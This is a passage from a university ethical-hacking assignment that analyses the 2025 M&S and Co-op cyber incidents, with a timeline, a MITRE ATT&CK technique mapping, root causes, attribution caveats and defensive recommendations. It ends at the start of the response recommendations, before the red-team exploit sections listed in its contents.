



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Module Name - Ethical Hacking

**Title: Strategic Threat Analysis by Analysing the M&S and Co-op
UK Cyber Attack**

**Red Team Engagement of ABCD Ltd by conducting Complete
Penetration Testing**

**ASSIGNMENT TITLE - RESEARCH INTO CYBER
SECURITY ATTACKS AND PENETRATION TESTING FOR A
VIRTUALISE SIMULATED COMPANY WEBSITE**

Student name: Poshiya Janvi Vivekkumar

Student id: 2543705

Table of Contents

1. INTRODUCTION.....	6
1.1 Background and Context.....	6
1.2 Assessment Overview.....	6
1.3 Aim and Objectives.....	6
1.4 Report Organisation.....	6
2. METHODOLOGY AND ANALYTICAL FRAMEWORK.....	7
2.1 Research Method.....	7
2.2 Analytical Framework.....	7
2.3 Practical Red-Team Approach.....	8
TASK 1: STRATEGIC THREAT ANALYSIS.....	8
3. STRATEGIC THREAT ANALYSIS OF M&S AND CO-OP.....	8
3.1 Incident Background and Comparative Analysis.....	8
3.2 Incident Chronology.....	9
3.3 TTP Analysis.....	10
3.3.1 TTP Mapping Diagram.....	10
3.3.2 Evaluation of Key Tactics, Techniques and Procedures.....	11
3.4 Root Cause Analysis.....	13
3.5 Threat Actor Profile & Motive.....	14
3.5.1 If it is threat actor profile and motive.....	14
3.5.2 If it is Alternatives.....	14
3.6 Detection & Response Analysis.....	15
3.6.1 Vendor.....	15
3.6.2 Victim.....	16
3.6.3 Third parties.....	17
3.7 Recommendations.....	18
3.7.1 Prevention.....	18
3.7.2 Detection.....	18
3.7.3 Response.....	19
TASK 2: Red Team Engagement of ABCD Ltd (Complete Penetration Testing).....	19
4.1 Rules of Engagement (RoE).....	19
4.2 Plan for Threat Emulation.....	21
4.2.1 MITRE ATTaCK Mapping.....	21

4.2.2 ATTaCK Campaign.....	22
4.2.3 Objectives.....	22
4.2.4 Success.....	23
4.2.5 Sequence of Attack Phases.....	23
4.3 Design of Lab Environment.....	24
4.3.1 VM-1: Windows Server.....	24
4.3.2 VM-2: Linux Web Server.....	24
4.3.3 VM-3: Windows 10/11 Client.....	25
4.4 Requirements for Exploitation.....	26
4.4.1 Exploit A: Remote Code Execution Against VM-2.....	26
4.4.2 Exploit B: Privilege Escalation / Lateral Movement.....	32
4.4.3 Exploit C: Access to Sensitive Files on VM-3.....	39
4.5 Tools & Techniques.....	43
4.6 Operational Execution.....	44
4.7 Containment & Safety.....	45
5. Overall Conclusion.....	45
References.....	47

List of figures

Figure 1: Analytical chain	7
Figure 2: Red-Team Methodology	8
Figure 3: TTP Mapping Diagram	11
Figure 4: Root cause analysis of the two incidents	14
Figure 5: Vendor Detection & Incident Response	15
Figure 6: Victim Organisation Detection & Incident Response	16
Figure 7: Third-Party Detection & Incident Response	17
Figure 8: MITRE ATTaCK Mapping	22
Figure 9: Network Diagram of Lab Environment VM - 1	24
Figure 10: Network Diagram of Lab Environment VM - 2	24
Figure 11: Network Diagram of Lab Environment VM - 3	25
Figure 12: Remote Code Execution Process	30
Figure 13: Privilege Escalation / Lateral Movement	37
Figure 14: Access to Sensitive Files	42

List of Tables

Table 1: Incident Chronology	10
Table 2: The Key TTPs	12
Table 3: Activity for MITRE ATT&CK of ABCD Lab Target	22

1. INTRODUCTION

1.1 Background and Context

The growing sophistication of cyber threats has moved offensive security beyond basic vulnerability detection towards adversary emulation as well as red-team testing. Attackers increasingly exploit identities, social engineering, legitimate credentials and finally trusted relationships [1]. Therefore, organisations are required to critically analyse the technical weaknesses along with the prevention, detection and ultimately the response capabilities through integrated threat intelligence as well as controlled security testing.

1.2 Assessment Overview

The report critically examines the cyber incidents, including both involving Marks & Spencer (M&S) and the Co-operative Group (Co-op), comparing the attack timelines, adversary TTPs, root causes, control failures, motivations, detections and finally the response as well. Through leveraging the MITRE ATT&CK, it derives strategic lessons before applying the findings to an unauthorised red-team assessment of ABCD Ltd. within an isolated virtual laboratory.

1.3 Aim and Objectives

The aim of the research is to connect real-world cyber threats analysis with practical adversary emulation to analyse organisational resilience.

The objectives of this research are as follows:

- To map at least ten adversary TTPs.
- To identify the technical, organisational, as well as human control failures.
- To execute three controlled exploits within the three laboratory VMs
- To analyse the detection and response gaps
- To develop some evidence-based, UK-aligned recommendations.

1.4 Report Organisation

The report comprises Task 1: strategic threat analysis, including the incident summary, incident timeline, TTP mapping, root causes, threat categorisation, detection, and finally the recommendation, while Task 2: ABCD Ltd Red Team Engagement incorporates the RoE, emulation, lab, exploitation, execution, safety, evidence and reporting as well.

2. METHODOLOGY AND ANALYTICAL FRAMEWORK

2.1 Research Method

A structured evidence-based methodology has been adopted, prioritising official and primary sources, followed by peer-reviewed academic research and authoritative industry evidence [2]. Besides that, academic sources included the IEEE, ACM and Science Direct, while authoritative sources included NCSC, GOV.UK, ICO and MITRE ATT&CK have been used in this study. Moreover, vendor reports, reputable journalism and the official M&S/Co-op statements have been utilised to corroborate the incident evidence. Source reliability has been analysed through leveraging the hierarchy official/primary sources → academic research → authoritative industry reports → reputable journalism. However, any kind of unsupported evidence, such as unverified blogs, has been excluded to maintain academic credibility.

2.2 Analytical Framework

The incidents have been analysed systematically through leveraging the analytical chain:




Figure 1: Analytical chain

(Source: Self-developed)

This model moves beyond descriptive reporting through connecting observed attacker behaviour with failed controls, organisational consequences and finally the evidence-based remediation.

2.3 Practical Red-Team Approach

The practical assessment followed:




Figure 2: Red-Team Methodology

(Source: Self-developed)

This methodology has been selected to emulate a realistic end-to-end adversary while effectively managing the authorised scope, controlled exploitation, evidence preservation and finally the safety of the laboratory [3].

TASK 1: STRATEGIC THREAT ANALYSIS

3. STRATEGIC THREAT ANALYSIS OF M&S AND CO-OP

3.1 Incident Background and Comparative Analysis

The 2025 cyber incidents affecting Marks & Spencer (M&S) and the Co-operative Group (Co-op) represented significant attacks against the major UK retailers. Public reporting indicates that both organisations experienced cyber compromises incorporating both social

engineering and identity-related weaknesses, with the incidents causing operational disruption and data security concerns as well. At Marks & Spencer, suspicious activity was identified in April 2025, followed by the shutdown of the selected systems and disruption towards the online services [4]. The company subsequently engaged external cybersecurity specialists and also investigated the incident with relevant authorities. On the other hand, Co-op revealed a cyber-incident during May 2025 and reported that the attackers had accessed as well as extracted the member-related information [5]. Besides that, its response included restricting access while strengthening the containment and working with the National Cyber Security Centre (NCSC) and National Crime Agency (NCA). Despite the incidents having been closely related to the Scattered Spider, attribution remains probabilistic.

3.2 Incident Chronology

Date/Period	Key Event	Critical Significance
April 2025	M&S detected some suspicious cyber activity which affecting its technology environment [6].	This represented the initial identification of a significant compromise while showcasing the vulnerability of the large retailers to identity-focused attacks.
22 April 2025	M&S experienced significant disruption to selected digital as well as operational services [6].	The incident showcased that cyber compromise can quickly develop wider business-continuity consequences beyond the information-security losses.
Late April 2025	M&S restricted the affected systems and also commenced investigation with external cybersecurity specialists along with the relevant authorities.	Containment assisted the limit further compromise, while restricting systems also developed a sense of operational disruption and customer-service challenges as well.
13 May 2025	M&S publicly confirmed the cyber incident while acknowledged the potential	Public disclosure revealed the associated reputational, in combination with the regulatory and customer-trust consequences.

	compromise of customer-related information.	
May 2025	Co-op disclosed a cyber-incident involving unauthorized access and subsequently confirmed that member-related information had been accessed [7].	The incident reinforced the significance of the strong identity management, privileged-access controls and ultimately continuous security monitoring.
May–June 2025	Both organisations continued containment, investigation and recovery activities while working with the relevant authorities and cybersecurity specialists.	Concurrently, the incidents reveal how identity compromise, social engineering in combination with insufficient detection can develop significant operational and data-security risks as well.

Table 1: Incident Chronology

(Source: Self-developed)

3.3 TTP Analysis

3.3.1 TTP Mapping Diagram




Figure 3: TTP Mapping Diagram

(Source: Self-developed)

This TTP diagram discloses the adversary's progression from reconnaissance and initial access through execution, credential theft, privilege escalation, lateral movement and, ultimately, and finally the sensitive data access.

3.3.2 Evaluation of Key Tactics, Techniques and Procedures

No.	Tactic	Technique / ID	Application and Evidence
1	Reconnaissance	Active Scanning: T1595	The adversary might actively scan the exposed infrastructure in order to identify the reachable systems and potential attack surfaces, thus supporting the targeted initial access [8].
2	Discovery	Network Service Scanning: T1046	Network services can be identified in order to determine the accessible ports, applications and finally the potential weaknesses within the environment.
3	Discovery	File and Directory Discovery: T1083	Following the host compromise, attackers can identify both directories and files to locate sensitive information while understanding the compromised system [9].
4	Initial Access	Exploit Public-Facing Application: T1190	A vulnerable web-facing application can present a primary entry point into the corporate environment, specifically where patching or secure configuration is insufficient.
5	Execution	Unix Shell: T1059.004	Once a Linux-based service is compromised, shell commands can facilitate the execution, system interrogation and finally the subsequent attack activities.
6	Privilege Escalation	Exploitation for Privilege Escalation: T1068	A local vulnerability can be exploited to maximise the privileges, possibly enabling access to restricted resources or administrative functions [10].

7	Privilege Escalation	Abuse Elevation Control Mechanism: T1548	Existing elevation mechanisms might be abused to obtain higher privileges while expanding the control over the compromised systems.
8	Credential Access	Unsecured Credentials: T1552	Insecurely stored credentials might offer additional authentication opportunities, whereas facilitating further compromise or lateral movement.
9	Credential Access	OS Credential Dumping: T1003	Credential material which obtained from a compromised operating system might allow the attackers to authenticate to other systems or accounts as well.
10	Lateral Movement	Remote Services: T1021	Remote services can facilitate the movement between the systems after initial compromise and thus maximise the possible attack surface.
11	Lateral Movement	Valid Accounts: T1078	Legitimate credentials can enable attackers to access authorised services while diminishing the likelihood of immediate detection.
12	Client Execution	Exploitation for Client Execution: T1203	Vulnerable client-side applications or services may be exploited to execute attacker-controlled actions while effectively establishing further access [11].
13	Lateral Movement	Exploitation of Remote Services: T1210	Vulnerable remote services may be exploited to move from one compromised system to another within the environment.
14	Collection	Data from Local System: T1005	After gaining sufficient access, attackers may locate and collect sensitive information stored locally on compromised systems.

Table 2: The Key TTPs

(Source: Self-developed)

3.4 Root Cause Analysis

The M&S and Co-op incidents showcase that the identity security, human factors and ultimately the access governance are more significant root causes than the isolated technical vulnerabilities. With respect to M&S, identity-related compromise along with the social engineering weaknesses contributed to unauthorised access as well as substantial operational disruptions which influenced both the digital and business services [12]. On the flip side, Co-op experienced unauthorised access which resulted more prominently across exposure of the member-related information and thus showcase the consequences of insufficient access boundaries while monitoring. Therefore, both incidents showcase a sense of weakness across identity verification, privileged access governance in combination with the security monitoring. However, their influence differed significantly where M&S showcasing stronger business-continuity consequences while the Co-op disclosed greater cyber-security implications. Moreover, weakness within the third-party or trusted access maximised the potential for the attackers to appear legitimate after the authentication. Compared with the traditional perimeter-focused controls, phishing-resistant MFA, in combination with the least-privilege access and continuous identity monitoring, will present stronger protection against these attack patterns [13]. Ultimately, the incidents showcase that the technical controls alone are insufficient because the organisational procedures along with the human susceptibility also contributed towards the attacker success.




Figure 4: Root cause analysis of the two incidents

(Source: Self-developed)

3.5 Threat Actor Profile & Motive.

3.5.1 If it is threat actor profile and motive

The attribution of the 2025 M&S and Co-op incidents is most likely to Scattered Spider, a loosely organised cybercriminal collective involved in social engineering and identity compromise and ransomware-enabled extortion. According to a UK report, the attacks are attributed to Scattered Spider. M&S chairman Archie Norman has mentioned that M&S believes DragonForce was responsible for the ransomware part [14]. As a result, several loosely connected actors may have taken part as opposed to one standard hierarchical group [15]. After that, they may perform data theft or ransomware attacks. According to guidance from the Australian government, the group is usually data theft for extortion and the use of ransomware including DragonForce.

The events show a strong operational capability but not necessarily nation-state capability. The attackers demonstrated a good understanding of identity systems and enterprise environments [16]. According to the Cyber Monitoring Centre, M&S and Co-op exhibited sufficiently similar TTPs that they could plausibly both be the victim of a single cyber event.

3.5.2 If it is Alternatives

Nonetheless, we ought to tread carefully concerning attributions. Although Scattered Spider and DragonForce are connected with the incidents, the available public evidence does not definitively show that a singular unified group independently performed each phase of both attacks [17]. The Cyber Monitoring Centre stated that attribution is ongoing and that ‘M&S and Co-op have similar TTPs’. M&S themselves named DragonForce as the ransomware actor. Further, they defined the broader operation as more loosely aligned parties. Therefore, plausible alternatives include independent affiliates, ransomware-as-a-service operators, or other criminal actors sharing tools and infrastructure. Thus, Scattered Spider/DragonForce should be the most likely but not the definite attribution.

3.6 Detection & Response Analysis.

3.6.1 Vendor




Figure 5: Vendor Detection & Incident Response

(Source: Self-developed)

The vendor/third-party ecosystem was a significant detection gap in the M&S incident. M&S has confirmed that they were accessed by a third-party contractor who was hacked using social engineering and not by overcoming M&S own perimeter. This suggests that vendor help-desk operations were not effective in catching suspicious activity. This means that traditional security tools will not be triggered as credentialed access takes place via legitimate channels, which appear normal. Vendors to deploy phishing-resistant MFA, enhanced caller verification, privileged-access controls, session monitoring, and behavioural analytics [18]. The occurrence serves as a reminder of the importance of establishing a security perimeter in a third-party context.

3.6.2 Victim




Figure 6: Victim Organisation Detection & Incident Response

(Source: Self-developed)

Both organizations showed broadly strong containment and recovery responses once the malicious activity was detected, although detection was not timely to mitigate operational impacts. M&S discovered the incident at the Easter weekend and then limited services, halted online ordering and started fixing systems. Co-op likewise acted proactively to withdraw access to systems, indicating that sustained efforts are being made to access its infrastructure. The extended disruption shows gaps in early identity-threat detection and lateral-movement visibility with quick recovery [19]. The most valuable learning is that detection must occur

prior to the acquisition of sufficient privileged access by the attackers to disable critical business services.

3.6.3 Third parties




Figure 7: Third-Party Detection & Incident Response

(Source: Self-developed)

The involvement of external responders including the National Cyber Security Centre (NCSC), National Crime Agency (NCA), Information Commissioner's Office (ICO) and cyber security firms was important for investigation, coordination and cross-sector learning. The ICO verified that M and S as well as Co-op reported incidents to it and that it worked with The NCSC. After that, the NCSC engaged with impacted retailers to gain insight into the attacks and issued recommendations to the broader industry [20]. But third-party intervention was mainly reactive, starting after organisations identified major suspicious activity. Indicators of compromise identity-abuse patterns and social-engineering methodologies by merchants and suppliers [21]. A warning could have reduced the dwell time of the attacker and enhanced preparedness.

3.7 Recommendations

3.7.1 Prevention

M&S and Co-op should ensure staff, admin and third-party contractors have phishing-resistant MFA, preferably FIDO2/passkeys. As phishing attacks are increasingly being aimed at customers, organisations should consider integrating remote access to the client's environment, so the organisation's SOC can continuously monitor incoming and outgoing traffic for threats. This is especially important for systems where transactional or personal data may be present. A Zero Trust design must apply continuous authentication and authorization of user identity, device, application and risk-based access control policies. The effort required for this program is on the medium to high end. However, it does greatly mitigate the impact of compromised accounts. Network segmentation and application-level access controls should be applied to critical retail, identity, payment and supplier systems for separation and prevention of lateral movement; medium-high cost to implement [22]. Dedicated identity, a restricted VPN/ZTNA connection and privilege limited in time. Every year, suppliers should be evaluated through a security policy [23]. To conclude, humans can become more resilient through the use of phishing simulations and role-based security training. The weaknesses shown through incidents for identity and trusted-access are the cause of these controls.

3.7.2 Detection

Organizations should implement continuous 24/7 SIEM and EDR/XDR monitoring in place with coverage of all endpoints, servers, cloud workloads and identity infrastructure. It is essential that telemetry related to authentication successes/failures, MFA events, impossible travel alerts, changes in privileges, resets of passwords, help-desk identity-verification events, VPN/ZTNA connections, endpoint processes, and execution of PowerShell/Bash is prioritized. DNS queries, security firewall flows, and transfers of unusual data must also be included in the telemetry. This allows for early visibility of affected legitimate accounts and lateral movement; implementation costs are low-medium effort while managed SOC services typically cost tens to hundreds of thousands of pounds per year, depending on the scale of the organisation [24]. The solution must be configured to identify unusual behaviour like odd administrator behaviour, extensive authentication, or access from unfamiliar devices. Accounts of suppliers which are high risk need visibility and alert mechanism. Detection rules must correspond with MITRE ATT&CK techniques and be updated through purple-team exercises [25].

3.7.3 Response

